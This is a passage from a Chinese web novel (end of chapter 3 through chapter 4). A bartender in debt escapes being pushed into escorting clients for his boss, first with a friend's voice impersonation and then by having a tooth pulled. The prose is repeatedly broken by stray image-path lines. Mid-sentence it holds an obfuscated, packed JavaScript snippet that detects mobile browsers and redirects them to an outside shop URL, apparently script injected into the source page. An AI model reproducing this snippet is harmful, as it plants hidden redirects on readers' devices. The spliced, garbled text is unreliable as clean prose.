梁召睿对这种场面太熟了:“八成是同行派人来搅混水砸场子的,啧,看来这家店的老板背后没人罩,这场子迟早要黄。老商,你说我要不要把那个调酒师挖到Blues去啊?” “随你。”商牧钧话音平淡,脸色被四周噪音吵得有些难看,“但我劝你明天酒醒了再做决定。” 目光随之扫过吧台方向时,他怔了怔。 那个调酒师正跟一头黄毛的领班说话,视线恰好也瞥向他们这边,眼里盛着碎光,唇线紧抿,像只被打乱步调的小兽。 商牧钧花了好几秒才想到合适的词,来形容那张白净面孔上转瞬即逝的神情。 是不甘心。 ……在不甘心什么? “我又没喝醉,现在就很清醒啊!我是真的觉得那小孩很……不对,我都还不知道他叫什么名字!全怪你!”梁召睿也扭头看过去,忽然一愣,“他要去哪儿啊,怎么走了?这么早下班了?” 调酒师出了吧台,跟在领班身后,往酒吧侧门的方向走。 那片灯光要稍亮一些,照出有个什么东西跌落在地。 白色的,很显眼。 “喂!”梁召睿下意识喊他,“你东西掉了!” 声音清晰地穿透空气。 调酒师显然听见了,脚步一顿。 他回眸笑了,眼珠又黑又亮,唇边微微上翘,洁白的衬衣领口不知被谁扯松了,掖好的领带从马甲里滑出来,在幽暗的空气里荡出一个漂亮的弧度。 却没有为此折返。 梁召睿看着他的身影消失在门后。 他追过去几步,看清调酒师落下的东西后,失望地叹口气:“连道具都掉了,我今天是铁定看不到魔术了,老商,我恨你。” 商牧钧没有理他。 四周人影晃动,熙熙攘攘,到处光怪陆离,幻彩斑驳。 满是凌乱脚印的地面上,掉了一朵雪白的纸折玫瑰。 高大的身影笼罩在玫瑰之上。 鬼使神差地,商牧钧俯身捡了起来。 用纸巾叠的玫瑰很软,摔过之后,层层叠叠的花瓣更松散,向四周漫开。 写在花瓣上的几行字迹因而愈发清晰。 “看什么呢?”梁召睿探头过来,眼睛蓦地睁大,“上面居然有字……是给我的吧?快还我!” 玫瑰安静躺在商牧钧宽大的掌心。 他低眸凝视,第一行字写得格外端正,青涩忐忑。 ——哥,今天谢谢你。 然后是一串电话号码。 最下面是两个小字。 秀美灵动,恰如其人。 ——小玉。 4. 第四章 夏夜深深,小巷里回荡着蝉鸣,飞虫在路灯光下盘旋,灯下立着几道五大三粗的身影。 眼见着离那几道身影越来越近,乔玉一步三回头:“哥,老板找我是有什么事——唔!” “别磨蹭,小心挨揍!”黄毛重重推了他一把,转头就换了副面孔,冲那边小心翼翼喊,“豹哥,人带过来了!” 巷子尽头,林豹正在打电话,脸上陪着笑,声音压低了:“上回那都是误会嘛,不打不相识,我是个粗人,您大人有大量,千万别跟我计较……行,那我不绕弯子了,听说明天您跟梁公子那边有个局,您看能不能把我给捎上,我保证不惹出乱子……喂?喂?!” “操!”林豹瞪着已经被挂断的手机屏幕,咬牙切齿地往地上啐了一口,“个傻屌!” 旁边的小弟义愤填膺:“豹哥,这事绝对不能就这么算了!那帮混球今天敢派人过来砸场子,就是看准了咱们背后没人,故意往你头上拉屎——” “说说说!”林豹听得更加火大,一耳光抽过去,“就特么你会说!倒是说点有用的啊!” “对不起豹哥!”小弟一个激灵,捂着脸站正了,“那咱们接下来应该怎么办?最好的靠山就是梁家,这条街上一半场子都有他们的份,过得可滋润,但咱们根本搭不上,连想约顿饭都约不到——” “啪!”林豹扬手,横眉竖眼。 “对不起豹哥!”小弟又捂住另一边脸,慌忙找补,“约、约不到也好,省得豹哥你乱说话惹出麻烦,反而得罪了梁公子,那咱们这场子可就真完啦。” “……”林豹手都快抽累了,“给我闭嘴吧你!” “唔唔唔唔唔!”小弟立马闭嘴,余光瞥见迎面过来的两道身影,连忙拽他袖子。 “干什么?”林豹不耐烦地望过去。 巷子灯光昏黄,跟在黄毛身后过来的男孩身形修长,凌乱领口里露出一截白皙锁骨,一张脸漂亮得很惹眼,一看就招人喜欢。 林豹眯了眯眼。 “豹、豹哥好。”乔玉没敢像平时那样笑,声音绷得很紧,“我刚在给客人调酒,听说您找我……” “听黄毛说,是你提醒他那桌人不对劲的?”林豹开口,语气还算和蔼,“脑子转得挺快啊。” “应、应该的。”乔玉低垂着脑袋,一副战战兢兢的样子,“我在您店里干活嘛。” “怎么还磕巴上了?”林豹意有所指,“几个月前,你问我借钱的时候,嘴皮子可利索着呢。” “……”乔玉深吸一口气,不装鹌鹑了,装老实人,“豹哥,欠您的钱我会尽快还上的,这段时间一定在您店里好好干,我保证。” 旁边的黄毛本来垂手听着,也忍不住插嘴:“豹哥,这小子忙活一晚上,卖出去不少酒,可能是刚才跟客人聊天聊累了……” 林豹脸色骤冷,抬手就是一巴掌。 破空甩来,清脆响亮。 黄毛表情一僵。 乔玉猛地缩起脖子。 “是吗?”林豹甩了甩手,上下打量着面前这个能言善道的漂亮男孩,露出个笑容,“这事是我欠考虑,让你成天杵在台子后面调酒,太埋没你了。” 乔玉心里咯噔一下,那股不妙的预感更浓。 “豹哥您别这么说。”他硬着头皮道,“您救了我的急,我一直很感激……” “是啊,豹哥您别这么说。”黄毛又插进来,“这小子连招牌酒都不会调,还有得学呢,哪里埋没——” 啪! 又一巴掌。 乔玉闭紧眼睛,睫羽一颤。 风声擦耳而过,没落到他脸上,他小心翼翼睁开一道缝。 “……不对吧豹哥。”旁边的黄毛捂着两边脸,快被抽懵了,“不是在夸他吗,老打我干什么!” “打的就是你!特么的哪儿来那么多废话!”林豹好一阵骂骂咧咧,“都跟人家小玉好好学学!” 消了火以后,他才重新看向乔玉,笑得和蔼:“小玉啊,场子里暂时不需要你,这一阵你就待在我身边做事,一样算抵债,放心,比调酒轻松,就是跟人吃吃饭聊聊天,你最擅长了嘛。” 这下连黄毛都听懂了。 是要让乔玉去陪酒。 “豹哥!”黄毛扭头看了眼旁边脸色发白的年轻男孩,猛地把人扯到身后,“他就一小孩,啥也不懂,到时候万一说错话,把那些个大老板给惹毛了可咋办,他陪得明白吗他……” “你特么!”林豹扬起手。 呲溜一下,黄毛捂着脸灵活扭身,躲出去好远。 趁两人闹起来的当口,乔玉攥紧掌心,定了定神:“豹哥,我那点本事,也就能哄哄普通客人,哄不了——” “行了,我知道你有多少本事。”林豹揪着黄毛的头发,回头冲他笑,“走吧,还是在等我请你啊?” 灯光下,牢牢摁住黄毛的几个小弟也齐刷刷看过来。 剩下的话全卡在嗓子眼里。 乔玉后背渗了一层汗,打湿洁白衬衣。 小巷一时死寂。 忽然,一阵轻快的铃声响起。 有那么一瞬间,乔玉还以为是刚刚故意留给梁姓少爷的电话号码,被顺利捡起了。 顶着林豹几人不善的目光,他小心翼翼摸出兜里的手机,看清屏幕上的来电人以后,心头蓦地一松。 “豹哥,我、我接个电话。”乔玉低眉顺眼地摁下接通。 耳边霎时响起一道熟悉的男声。 “你到家没啊?”宋见恩问,“这都几点了,你今天到底干嘛去了……” “妈!”乔玉抢着开口,“我今晚不回去了,老板让我加个夜班。” 听筒那头呼吸一滞。 几秒钟后,乔玉假装捂住话筒,对林豹那边道:“豹哥,我妈让我今晚必须回去……” “你妈让你回去?”林豹像听了个笑话,夸张地怪叫一声,“真把自己当小孩了?以为我请你出来玩呢?” 没想到乔玉一听这话,立马跟塞烫手山芋一样,把手机丢了过去:“那、那你跟她说吧豹哥。” “你特么!”林豹没反应过来,条件反射地接住手机,“喂……?” 耳边陡然炸响一阵哭天抢地的叫骂:“你个小王八蛋!我看你是胆子肥了,还敢成宿成宿不回家了!看我不抽死你!” “……”林豹被骂得措手不及,“你等会儿,我不是你儿子!” “不是我儿子?”电话那头的女声一顿,“好哇!现在连妈妈都不认了是不是?我怎么就生了这么个小王八蛋啊,命苦啊——” 呜呜哇哇的声音直穿耳膜,林豹感觉自己要聋了:“你给我闭嘴!我是他老板!” “老板?”女声不哭了,骂得中气十足,“哪家黑心王八蛋老板居然让小孩儿上夜班?!你给我等着!我现在就过来——” 林豹连忙把这个气势汹汹的烫手山芋扔了回去。 “豹哥,怎么样?”乔玉接住手机,眼巴巴地瞅他,“我妈同意我跟你走了吗?” 林豹平白无故挨一通骂,狠狠瞪他一眼:“晚上回去自己解决干净!明天我叫人来接你!” 话没说完,他转身就走,生怕被什么东西缠上了。 最难搞的就是妈妈。 直到一行人的背影消失在视野里,乔玉才敢松一口气,小步往反方向跑。 掌心里攥着的电话还没挂断,他边跑边把手机放到耳边:“喂,没事了。”电话那头恢复了熟悉的男声,带着点哑:“你又惹上谁了?” “就是老板嘛。”乔玉小声哼唧,“多亏了你,小王八蛋。” “……”宋见恩冷笑一声,“我真是懒得理你。” 啪嗒挂了电话。 耳边只剩下嘟嘟声,乔玉也笑了一下,喘着气回头张望,慌忙加快脚步。 他运气很好地登上了回家的末班公交车。 宋见恩是他以前在孤儿院里认识的朋…… 哦,算不上朋友。 他们俩关系很一般,经常拌嘴,还老是打架。 不过宋见恩有一把好嗓子,还很会模仿别人说话,学得惟妙惟肖,小时候经常用这招把大家逗得前仰后合,把小乔玉羡慕得不行。 他也试着学过,可惜毫无天赋,学得没有宋见恩半分像。 小乔玉一度为这件事恼得直掉眼泪,直到有天看见宋见恩模仿保育员说话时被逮个正着,于是被摁在膝盖上啪啪打屁股的惨样,又破涕为笑了。 学不会也有学不会的好处嘛。 乘车回家的路上,乔玉坐在窗边,一不留神就靠着窗户睡着了。 斑斓夜色辗转过白皙静谧的面颊,他睡得很沉。 二十分钟后,到站了,司机叫醒他。 “谢谢叔叔!”乔玉连忙起身下车,睡眼惺忪,“明天见!” “哎。”司机应了声,按动手刹前冲他挥挥手,“别老这么晚回家!” 乔玉也用力挥挥手,目送公交车驶远,转身往租的房子走。 转了一晚上调酒壶,手腕酸得要命,他使劲揉了揉,忽然想起什么,摸出手机找到一个联系人。 打字:「杨医生,我存的治疗费还够用吗?」 刚发出去没两分钟,杨医生的电话就打过来了。 “小玉啊,跟你说了我睡得晚,有什么事直接给我打电话就行。”杨医生说。 “我知道了杨医生。”乔玉很乖地应声,“没什么事,就是想问问钱还够不够。” “目前没欠费,估计这周末得存一笔进来。”杨医生轻轻叹气,“小玉,我说实话,等到配型的几率很渺茫,治疗效果也越来越差,这么强撑下去真的是个无底洞,你哪来那么多钱往里扔啊……” 杨医生是个好人。 但他是个骗子。 “反正是中的彩票嘛。”乔玉嘻嘻哈哈地笑,“这钱不花白不花。” 杨医生还再想说什么,又听见他说:“我周末会存钱进来的,杨医生,拜托您给他好好治。” 这句说得好认真。 杨医生不劝了,温声应好。 乔玉跟杨医生说了晚安,挂断电话,已经到了租的房子楼下,里面黑漆漆一片。 他左右张望了一下,不敢惊动楼道灯,蹑手蹑脚往里走。 “你给我站住!!” 凭空一声大吼,感应灯啪嗒亮起。 乔玉吓了一跳,拔腿就跑。 明明都上了年纪了,这群人怎么还大晚上的不睡觉啊! “臭小子你别 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17338127|199263||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 跑!”房东操着鸡毛掸子从一楼房间里闪现出来,“回回催你,回回都跟我说明天一定交,这都几个明天了?!” 乔玉哐哐往楼梯上逃,老头喘着粗气在后面追,气得破口大骂:“要知道你是这个德性,我当初说什么都不会把房子租给你!白长一张好脸,怎么能穷成这样——” 乔玉脚步一顿。 如果不是他长了一张好脸,林豹也不会动让他去陪酒的念头吧。 林豹刚才连一耳光都没舍得打他。 “要是我的脸不好看了。”他忽然喃喃自语,“那我是不是就不好看了?” 房东:? 说点人能听得懂的话吧。 “臭小子!”房东见他不跑了,一把拽住他,“交房租!” “对不起,今天真的交不出来。”乔玉任他拽着,老实地摇头,“等过了这周末,如果手头还有钱,一定给你。” 房东捏紧了鸡毛掸子:“嘿!你当自己是银行呢,还给我排上号了啊?!” 乔玉瞅了眼鸡毛掸子:“叔,你是不是很生气?” “废话!”房东作势高举起来,“再拖下去,你别怪我不客气!” “不用客气。”乔玉把脸凑过去。 “……”房东僵住,“你什么意思??” “打吧叔。”乔玉把脸凑得更近,“打这里,千万不要客气。” 声控感应灯熄灭了,月色照着那双亮晶晶的眼睛,圆得像杏核,黑澄澄的,好似写满渴望。 房东后背僵直,半晌,拔腿就跑。 “那、那就下周再交!”房东一溜烟地往楼下跑,“你给我滚回去睡觉!” 乔玉在后面追,努力挑衅:“下周也不交!气不气?气你就打我——” 房东:“神经病啊!!!” 乔玉遗憾地看着一楼的房门在眼前砰地关上。 老头跑得真快。 怎么就死活不肯打他。 他站在窗前,看着玻璃上自己若隐若现的倒影,忧郁地叹了口气。 只是躲过了今晚,明天林豹还是会带人来抓他。 如果真被林豹带去陪酒吃饭,一旦出点幺蛾子,就不是被打一顿这么简单了,到时候没人救得了他。 他不能去。 可他自己又实在下不了手。 乔玉站在窗前发着呆,对着玻璃仔细照自己的脸。 左看,右看,张嘴看,闭嘴看。 怎么看都完美无瑕。 ……怎么办啊? 唰的一声。 房东躲在窗后,被他吓得魂都快飞了,抖着手,战战兢兢拉上窗帘。 更神经了啊!! 玻璃霎时暗下来。 乔玉恰好张着嘴,窗上倒映出一口白牙。 左边的小虎牙尖尖的,轮廓在月色下分外显眼。 牙……? 乔玉眼睛陡然一亮。 第二天下午。 出租屋房门被拍得震天响:“姓乔的,开门!赶紧的!” 拍门的是林豹的小弟,昨晚被抽了好几耳光,脸微微有点肿,依然是一副义愤填膺的表情。 “我告诉你,别想跑啊!豹哥就在楼下等着——” 话音在房门打开的那一瞬戛然而止。 “我操!”小弟的眼睛瞬间瞪圆了,“你脸怎么回事?!” 乔玉仰着右半张脸,唔唔两声,抓起一张早就准备好的便签纸,举给他看。 纸上写着一行字,小弟立马凑过来看。 他眯着眼看了好一会儿。 然后挠了挠头,嘿嘿一笑:“我不识字。” 乔玉:“…………” 那你一本正经看个屁啊!! “唔唔!”乔玉琢磨了一下,立马掏出手机,找出翻译软件,噼里啪啦打下一行字,点击发音。 机械男声一字一顿地念:“昨天晚上智齿发炎,很痛,所以我去看医生,医生给我拔了牙。” “哦?你别想骗我!”小弟面露怀疑,“智齿是什么齿?没听过!” 机械男声:“……就是一种很没用的牙齿。” “昨晚发的炎?哪有这么巧的事。”小弟听得眉头直皱,“我看你是往嘴里塞了团棉花!” 乔玉立马张大嘴巴给他展示。 看清里面的惨状,小弟噫了一声,打了个冷战,猛地后退一步。 “但是豹哥今天要带你去跟大老板吃饭……”小弟苦恼地抓抓头发,“拔了牙也没事吧,反正你也不是去吃饭的,能把老板聊开心了就行,走,跟我下楼!” …… 服了。 他看着哪里像能说话的样子啊!! 乔玉受不了了,正要埋头打字。 屏幕上突然弹出来电页面。 是个从来没见过的陌生号码,归属地本市。 号码很靓,尾数是连号。 乔玉一愣。 难道是昨晚那个姓梁的财神爷打来的? ……他还真的能说话! 手机在掌心震动,午后日光把男孩肿起的半边脸照得像汤圆,白白胖胖的。 “窝、窝电发响了。”乔玉抽着气艰难开口,话音含糊,眼巴巴地看他,“阔以……结吗?” 5. 第五章 